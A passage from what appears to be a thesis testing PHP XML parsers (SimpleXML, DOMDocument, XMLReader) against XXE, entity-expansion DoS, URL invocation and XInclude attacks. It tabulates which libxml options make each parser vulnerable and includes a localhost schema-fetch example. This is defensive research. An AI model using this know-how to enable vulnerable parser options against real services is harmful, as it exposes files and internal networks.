Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_doctype_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testURLInvocation_doctype_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_doctype_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0		Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0		core
testURLInvocation_externalGeneralEntity_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID _NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Failure to process entity remote"	Add.
testURLInvocation_externalGeneralEntity_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Failure to process entity remote"	Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0	schema validation not supported	core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_parameterEntity_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1		Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0	schema validation not supported	core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_LIBXML_XINCLUDE	Checks whether feature **facilitates** attack XINCLUDE: Process XInclude	0	0		Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_LIBXML_XINCLUDE	Checks whether feature **facilitates** attack XINCLUDE: Process XInclude	0	0	Feature has no effect;	Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0		core
testXXE_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testXXE_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testXXE_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testXXE_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testXXE_LIBXML_NOENT_disable_entity_loader	Checks whether feature **mitigates** attack NOENT: Process entities disable_entity_loader = true: deactivate loading of external entities	0	1	PHPUnit_Framework_Error ; disables loading of XML file	Add.

Table 9.2.: Summary of all test results of SimpleXML

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.
The feature “PARSEHUGE” renders the parser vulnerable.

XXE Attacks

The parser is not vulnerable to XXE attacks by default.
The features (i) “DTDVALID” or (ii) “NOENT” render the parser vulnerable.

XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default.
The features (i) “DTDATTR”, (ii) “DTDLOAD”,(iii) “DTDVALID” or (iv) “NOENT” render the parser vulnerable.

URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default.
The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID”, (iv) “NOENT” or (v) “XINCLUDE” render the parser vulnerable.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 9.3 summarizes the test results.

Total number of tests	**64**
Number of additional tests	48
BVS	**3**
BVS (%)	19
BVS (% total number of vulnerabilities)	12
BVS (% total number of tests)	4,7
VFS	**23**
VFS (% total number of vulnerabilities)	88
VFS (% total number of tests)	36
Total number of vulnerabilities	**26**
CMS	17
CMS (%)	35
BVS[Countermeasures]	**3**

Table 9.3.: Accumulated test results of SimpleXML

The parser has a total of 64 tests, of which 48 are additional tests. The test results show that the BVS is 3, which accounts for a normalized vulnerability of 19 % on a scale from 0 to 100. This corresponds to 5 % of the total number of tests and for 12 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 23 additional vulnerabilities. This accounts for 36 % of the total number of tests and for 88 % of all vulnerabilities. This yields a total count of 26 vulnerabilities. The CMS is 17, which accounts for 35 % of additional tests.

By default, the parser has a good security level with a BVS of 19 %. Statistically, the parser is vulnerable to a quarter of the attacks. Looking at the results more closely reveals that the parser is only vulnerable to quadratic blowup DoS attacks.

Setting features introduces new vulnerabilities for DoS, XXE, XXE based on parameter entities and URL Invocation attacks. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for DoS or XXE attacks.

None of the features can be used to harden the parser. We recommend using the parser with the default settings.

9.4. DOMDocument

This section discusses the PHP parser **DOMDocument**. First we give an **Introduction** to the parser in Section 9.4.1, then discuss the **Available Settings** in Section 9.4.2 and finally summarize the **Impact** in Section 9.4.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section D.2. We recommend readers who would like to get more insight into the test results, to first read Section 9.4.2 and then proceed to the test results.

9.4.1. Introduction to DOMDocument

DOMDocument [php15a] implements the DOM API and is based on libxml2. Because of the methods with namespace support, we assume that it implements (partly) DOM Level 2.

Listing 9.11 provides a minimal example of using DOMDocument.

```
1 <?php
2 $xml = new DOMDocument();
3 $xml->load("../../xml_files_windows/standard.xml");
4 $data = $xml->getElementsByTagName("data");
5 echo $data->item(0)->nodeValue;
6 ?>
```

Listing 9.11: Example of using DOMDocument

Execute this example by first starting the Apache web server and access the file “DOMDocument.php” in a web browser.

- ⋆ Line 1: Create a DOMDocument instance.
- ⋆ Line 2: Parse the XML document and create the DOM.
- ⋆ Line 3: Retrieve a list of all [39] elements “data”.
- ⋆ Line 4: Access the [43] content of the first “data” [39] element and print it out.

9.4.2. Available Settings of DOMDocument

Since DOMDocument is based on libxml, the available features and annotations are identical to Section 9.3.2.

Additionally, Table 9.4 lists a number of parser-specific features only available in DOMDocument [php15c].

Feature [php15c]	Default	Comment
resolve_externals Set it to TRUE to load external entities from a doctype declaration. This is useful for including character entities in your XML document.	false	corresponds to LIBXML_DTDLOAD
substiute_entities Proprietary. Whether or not to substitute entities. This attribute is not part of the DOM specification and is specific to libxml.	false	corresponds to LIBXML_NOENT

Table 9.4.: Selected parser features of DOMDocument [php15c]

The feature **resolve_externals** impacts the processing of the XML document in the same way as the feature **LIBXML_DTDLOAD** and **LIBXML_DTDATTR**, respectively. The feature **substitute_entities** impacts the processing of the XML document in the same way as the feature **LIBXML_NOENT**.

There are two methods available for XML Schema validation (i) `schemaValidate` and (ii) `schemaValidateSource`.

Listing 9.12 shows the corresponding source code of "/php-5.4.39/ext/dom/document.c".

```
1 PHP_FALIAS(schemaValidate, dom_document_schema_validate_file,
     arginfo_dom_document_schema_validate_file)
2 PHP_FALIAS(schemaValidateSource, dom_document_schema_validate_xml,
     arginfo_dom_document_schema_validate_xml)
```

Listing 9.12: Declaration of schemaValidate and schemaValidateSource in document.c

The extract shows that these functions are called as aliases for the methods `dom_document_schema_validate_file` and `dom_document_schema_validate_xml`.

Listing 9.13 shows the source code of these two functions.

```
1  /* {{{ proto boolean dom_document_schema_validate_file(string filename)
       ; */
2  PHP_FUNCTION(dom_document_schema_validate_file)
3  {
4          _dom_document_schema_validate(INTERNAL_FUNCTION_PARAM_PASSTHRU,
               DOM_LOAD_FILE);
5  }
6  /* }}} end dom_document_schema_validate_file */
7
8  /* {{{ proto boolean dom_document_schema_validate(string source); */
9  PHP_FUNCTION(dom_document_schema_validate_xml)
10 {
11         _dom_document_schema_validate(INTERNAL_FUNCTION_PARAM_PASSTHRU,
               DOM_LOAD_STRING);
12 }
```

Listing 9.13: Source code of methods in Listing 9.12

We conclude that both functions call the same method `_dom_document_schema_validate` with different arguments. When looking at the source code of this method, as shown in Listing 9.14 we note that if a file is supplied as an argument, the method `_dom_get_valid_file_path` is called.

```
1  case DOM_LOAD_FILE:
2                  valid_file = _dom_get_valid_file_path(source,
                      resolved_path, MAXPATHLEN  TSRMLS_CC);
3                  if (!valid_file) {
4                          php_error_docref(NULL TSRMLS_CC, E_WARNING, "
                              Invalid Schema file source");
5                          RETURN_FALSE;
6                  }
7                  parser = xmlSchemaNewParserCtxt(valid_file);
8                  break;
```

Listing 9.14: Source code of method _dom_document_schema_validate()

This method, in turn, seems to be able to fetch content from remote URIs. However, a usage example from Mike A. [php15d], indicates that this method is used for referencing an XML Schema only.

Listing 9.15 shows the example source code.

```
1 $xml = new DOMDocument();
2 $xml->load('example.xml');
3
4 if (!$xml->schemaValidate('example.xsd')) {
5     print '<b>DOMDocument::schemaValidate() Generated Errors!</b>';
6     libxml_display_errors();
7 }
```

Listing 9.15: Example of using schemaValidate

It is not possible to supply an XML file as argument of the "schemaValidate()" method, as manual testing shows. This, in turn, does not enable fetching of an XML Schema that is supplied within the XML document. In some scenarios it might be possible that the applicaton extracts the user-supplied values from the attributes such as *schemaLocation* and *noNamespaceSchemaLocation* and uses the `schemaValidate` method for fetching the schema and validating the XML document. Listing 9.16 shows such a coding example.

```
1 $xml = new DOMDocument();
2 $xml->load("../../xml_files/url_invocation_noNamespaceSchemaLocation.
     xml");
3 //extract schema information from xml file
4 $xml->schemaValidate("http://127.0.0.1:5000/noNamespaceSchemaLocation.
     xsd");
```

Listing 9.16: Example of using schemaValidate to fetch a remote XML Schema

This causes the parser to make a request to the server which might render the parser vulnerable to several attack scenarios. For interested readers there is a final remark on this topic. A comment in the source code indicates that "libxml only supports localhost or empty host" [php15b] We did not further investigate this issue, because it is beyond the scope of this thesis.

9.4.3. Impact

Table 9.5 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_indirections	Default Settings: Billion laughs attack	0	0	PHPUnit_Framework_Error "Detected an entity reference loop in Entity"	core
testDOS_indirections_LIBXML_PARSEHUGE	Checks whether feature **facilitates** attack PARSEHUGE: Deactivate DoS protection	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0	PHPUnit_Framework_Error "Entity 'intern' not defined"	core
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_resolveExternals	Checks whether feature **facilitates** attack resolve_externals: Load the external subset	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_substituteEntities	Checks whether feature **facilitates** attack substitute_entities: Process entities	1	0		Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	core
testParameterEntity_core_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testParameterEntity_core_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testParameterEntity_core_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testParameterEntity_core_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testParameterEntity_core_LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_resolveExternals	Checks whether feature **facilitates** attack resolve_externals: Load the external subset	1	0		Add.
testParameterEntity_core_resolveExternals_LIBXML_NONET	Checks whether feature **mitigates** attack resolve_externals: Load the external subset NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_core_substituteEntitites	Checks whether feature **facilitates** attack substitute_entities: Process entities	1	0		Add.
testParameterEntity_core_substituteEntitites_LIBXML_NONET	Checks whether feature **mitigates** attack substitute_entities: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0	Exception	core
testParameterEntity_doctype_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testParameterEntity_doctype_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testParameterEntity_doctype_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0	already works, even if NOENT is not set explicitly	Add.
testParameterEntity_doctype_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testParameterEntity_doctype_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_resolveExternals	Checks whether feature **facilitates** attack resolve_externals: Load the external subset	1	0	already works, even if NOENT is not set explicitly	Add.
testParameterEntity_doctype_resolveExternals_LIBXML_NONET	Checks whether feature **mitigates** attack resolve_externals: Load the external subset NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testParameterEntity_doctype_substituteEntitites	Checks whether feature **facilitates** attack substitute_entities: Process entities	0	0	PHPUnit_Framework_Error "Entity 'all' not defined"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLinvocation_doctype_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testURLinvocation_doctype_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testURLinvocation_doctype_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testURLinvocation_doctype_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLinvocation_doctype_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLinvocation_doctype_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_doctype_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	0	0		Add.
testURLInvocation_doctype_resolveExternals	Checks whether feature **facilitates** attack resolve_externals: Load the external subset	1	0		Add.
testURLinvocation_doctype_resolveExternals_LIBXML_NONET	Checks whether feature **mitigates** attack resolve_externals: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLinvocation_doctype_substituteEntities	Checks whether feature **facilitates** attack substitute_entities: Process entities	0	0		Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0		core
testURLInvocation_externalGeneralEntity_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_DTDVALID _NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Failure to process entity remote"	Add.
testURLInvocation_externalGeneralEntity_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testURLInvocation_externalGeneralEntity_LIBXML_NOENT _NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1	PHPUnit_Framework_Error "Failure to process entity remote"	Add.
testURLInvocation_externalGeneralEntity_resolveExternals	Checks whether feature **facilitates** attack resolve_externals: Load the external subset	0	0		Add.
testURLInvocation_externalGeneralEntity_substituteEntities	Checks whether feature **facilitates** attack substitute_entities: Process entities	1	0		Add.
testURLInvocation_externalGeneralEntity_substituteEntities _LIBXML_NONET	Checks whether feature **mitigates** attack resolve_externals: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0	only external schema Validation supported	core

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_parameterEntity_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_DTDATTR_NONET	Checks whether feature **mitigates** attack DTDATTR: Insert default attribute values NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_DTDLOAD_NONET	Checks whether feature **mitigates** attack DTDLOAD: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_DTDVALID_NONET	Checks whether feature **mitigates** attack DTDVALID: Perform DTD validation NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testURLInvocation_parameterEntity_LIBXML_NOENT_NONET	Checks whether feature **mitigates** attack NOENT: Process entities NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_resolveExternals	Checks whether feature **facilitates** attack resolve_externals: Load the external subset	1	0		Add.
testURLInvocation_parameterEntity_resolveExternals _LIBXML_NONET	Checks whether feature **mitigates** attack resolve_externals: Load the external subset NONET: Deactivate network access	0	1		Add.
testURLInvocation_parameterEntity_substituteEntities	Checks whether feature **facilitates** attack substitute_entities: Process entities	1	0		Add.
testURLInvocation_parameterEntity_substituteEntities _LIBXML_NONET	Checks whether feature **mitigates** attack substitute_entities: Process entities NONET: Deactivate network access	0	1		Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0	only external schema Validation supported	core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_LIBXML_XINCLUDE	Checks whether feature **facilitates** attack XINCLUDE: Process XInclude	0	0	feature has no effect;	Add.
testURLInvocation_XInclude_xinclude	Checks whether feature **facilitates** attack xinclude: Substitute XIncludes	1	0		Add.
testURLInvocation_XInclude_xinclude_LIBXML_NONET	Checks whether feature **mitigates** attack xinclude: Substitute XIncludes NONET: Deactivate network access	1	0	NONET has no effect	Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_LIBXML_XINCLUDE	Checks whether feature **facilitates** attack XINCLUDE: Process XInclude	0	0		Add.
testXInclude_xinclude	Checks whether feature **facilitates** attack xinclude: Substitute XIncludes	1	0		Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0		core
testXXE_LIBXML_DTDATTR	Checks whether feature **facilitates** attack DTDATTR: Insert default attribute values	0	0		Add.
testXXE_LIBXML_DTDLOAD	Checks whether feature **facilitates** attack DTDLOAD: Load the external subset	0	0		Add.
testXXE_LIBXML_DTDVALID	Checks whether feature **facilitates** attack DTDVALID: Perform DTD validation	1	0		Add.
testXXE_LIBXML_NOENT	Checks whether feature **facilitates** attack NOENT: Process entities	1	0		Add.
testXXE_LIBXML_NOENT_disable_entity_loader	Checks whether feature **mitigates** attack NOENT: Process entities disable_entity_loader = true: Deactivate loading of external entities	0	1	PHPUnit_Framework_Error ; disables loading of XML file	Add.
testXXE_resolveExternals	Checks whether feature **facilitates** attack resolve_externals: Load the external subset	0	0		Add.
testXXE_substituteEntitites	Checks whether feature **facilitates** attack substitute_entities: Process entities	1	0		Add.

Table 9.5.: Summary of all test results of DOMDocument

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”.
In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

libxml2 is configured similarly to SimpleXML; therefore, apart from the following deviations, the results are identical to Section 9.3.3.

URL Invocation

The parser is not vulnerable to URL Invocation attacks by default.
The feature (i) “DTDLOAD”, (ii) “DTDVALID”, (iii) “NOENT” or (iv) method “xinclude” render the parser vulnerable.

XInclude

The parser is not vulnerable to XInclude attacks by default.
The method (i) “xinclude” renders the parser vulnerable.

Summary

Table 9.6 summarizes the test results.

Total number of tests	**88**
Number of additional tests	72
BVS	**3**
BVS (%)	19
BVS (% total number of vulnerabilities)	8
BVS (% total number of tests)	3
VFS	**36**
VFS (% total number of vulnerabilities)	92
VFS (% total number of tests)	41
Total number of vulnerabilities	**39**
CMS	24
CMS (%)	33
BVS[Countermeasures]	**3**

Table 9.6.: Accumulated test results of DOMDocument

The parser has a total of 88 tests, of which 72 are additional tests. The test results show that the BVS is 3, which accounts for a normalized vulnerability of 19 % on a scale from 0 to 100. This corresponds to 3 % of the total number of tests and for 8 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 36 additional vulnerabilities. This accounts for 40 % of the total number of tests and for 92 % of all vulnerabilities. This yields a total count of 39 vulnerabilities. The CMS is 24, which accounts for 33 % of additional tests.

By default, the parser has a good security level with a BVS of 19 %. Statistically, the parser is vulnerable to a quarter of the attacks. Looking at the results more closely reveals that the parser is only vulnerable to quadratic blowup DoS attacks.

Setting features introduces new vulnerabilities for DoS, XXE, XXE based on parameter entities, URL Invocation and XInclude attacks. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for DoS or XXE attacks. None of the features can be used to harden the parser. We recommend using the parser with the default settings.

9.5. XMLReader

This section discusses the PHP parser **XMLReader**. First we give an **Introduction** to the parser in Section 9.5.1, then discuss the **Available Settings** in Section 9.5.2 and finally summarize the **Impact** in Section 9.5.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section D.3. We recommend readers who would like to get more insight into the test results, to first read Section 9.5.2 and then proceed to the test results.

9.5.1. Introduction to XMLReader

XMLReader [php15l] is a PHP pull parser based on libxml2 with namespace and validation support.

Listing 9.17 provides a minimal example of using XMLReader.

```
1  <?php
2  $xml = new XMLReader();
3  $xml->open("C:\Christopher_Spaeth\code\xml_files_windows\standard.xml")
4  while($xml->read()) {
5    if ($xml->nodeType == XMLReader::ELEMENT && $xml->name == 'data') {
6       print $xml->name;
7       print $xml->readString();
8     }
9  }
10 ?>
```

Listing 9.17: Example of using XMLReader

Execute this example by first starting the Apache web server and access file “XMLReader.php” in a web browser.

- ⋆ Line 1: Create an XMLReader instance.
- ⋆ Line 2: Open the XML document. No parsing is done at this point.
- ⋆ Line 3: Start the parsing process.
- ⋆ Line 4: Check if the current node is an [39] element and the [5] name is “data”.
- ⋆ Line 5 and 6: If yes, print out the [5] name and the [43] content of the [39] element.

Two optional arguments “encoding" and “options" can be supplied to the open() method [php15m].

Our tests show that whenever only libxml ParseOptions are supplied as argument *options*, the *encoding* is mandatory. Otherwise the newly set ParseOptions are not used.

Listing 9.18 shows a working example of using custom ParseOptions.

```
1         \$xml->open("../../xml_files/xxe.xml",
2                 $encoding="UTF-8",
3                 $options=LIBXML_NOENT);
```

Listing 9.18: Example of using custom ParseOptions in XMLReader

The method `setSchema()` only allows reading of a user-provided document. A similar scenario as shown in Section 9.4.2 may be possible.

9.5.2. Available Settings of XMLReader

Table 9.7 shows selected settings which are used for our tests [php15h].

Feature [php15h]	**Default**
LIBXML_DTDATTR Default DTD attributes	0
LIBXML_DTDLOAD Load the external subset	0
LIBXML_DTDVALID Validate with the DTD	0
LIBXML_NOENT Substitute entities	0
LIBXML_NONET Disable network access when loading documents	0
LIBXML_PARSEHUGE Sets XML_PARSE_HUGE flag, which relaxes any hardcoded limit from the parser. This affects limits like maximum depth of a document or the entity recursion, as well as limits of the size of text nodes.	0
LIBXML_XINCLUDE Implement XInclude substitution	0

Table 9.7.: Selected features of libxml [php15h]

Although, strictly speaking, these are ParseOptions, we call it a feature anyway to be consistent in our descriptions.

Additionally, Table 8.1 lists a number of parser-specific features only available in XMLReader [php15l].

Feature	Default
XMLReader::LOADDTD	False
Load DTD but do not validate	
XMLReader::DEFAULTATTRS	False
Load DTD and default attributes but do not validate	
XMLReader::VALIDATE	False
Load DTD and validate while parsing	
XMLReader::SUBST_ENTITIES	False
Substitute entities and expand references	

Table 9.8.: Selected parser features of XMLReader [php15l]

The API of the XMLReader class [php15l] explains that the parser-specific features are numerical constants, which are assigned values from 1 to 4, as shown in Listing 9.19.

```
1 const int LOADDTD = 1 ;
2 const int DEFAULTATTRS = 2 ;
3 const int VALIDATE = 3 ;
4 const int SUBST_ENTITIES = 4 ;
```

Listing 9.19: Definition of parser specific features of XMLReader

We verify with selected tests that using the numerical values does not yield different results than using the constants. We perform this manual test because some test results differ from other parsers in PHP which alerted us.

The features **DEFAULTATTRS** and **LOADDTD** impact processing of the XML document in all but one case in the same way as the features **LIBXML_DTDATTR** and **LIBXML_DTDLOAD**. While the libxml features load the [30] external subset from an external parameter entity, the features **DEFAULTATTRS** and **LOADDTD** do not.

The feature **VALIDATE** impacts processing of the XML document in the same way as the feature **LIBXML_DTDVALID**.

The feature **SUBST_ENTITIES** impacts processing of the XML document in the same way as the feature **LIBXML_NOENT**.

Table 9.9 summarizes the behavior of features for different input files.

Feature	**XXE (local)**	**XXE (remote)**	**Parameter Entity (local)**	**Parameter Entity (remote)**
XMLReader::LOADDTD	0	0	0	0
XMLReader::DEFAULTATTRS	0	0	0	0
XMLReader::VALIDATE	0	1	0	1
XMLReader::SUBST_ENTITIES	1	1	1	1
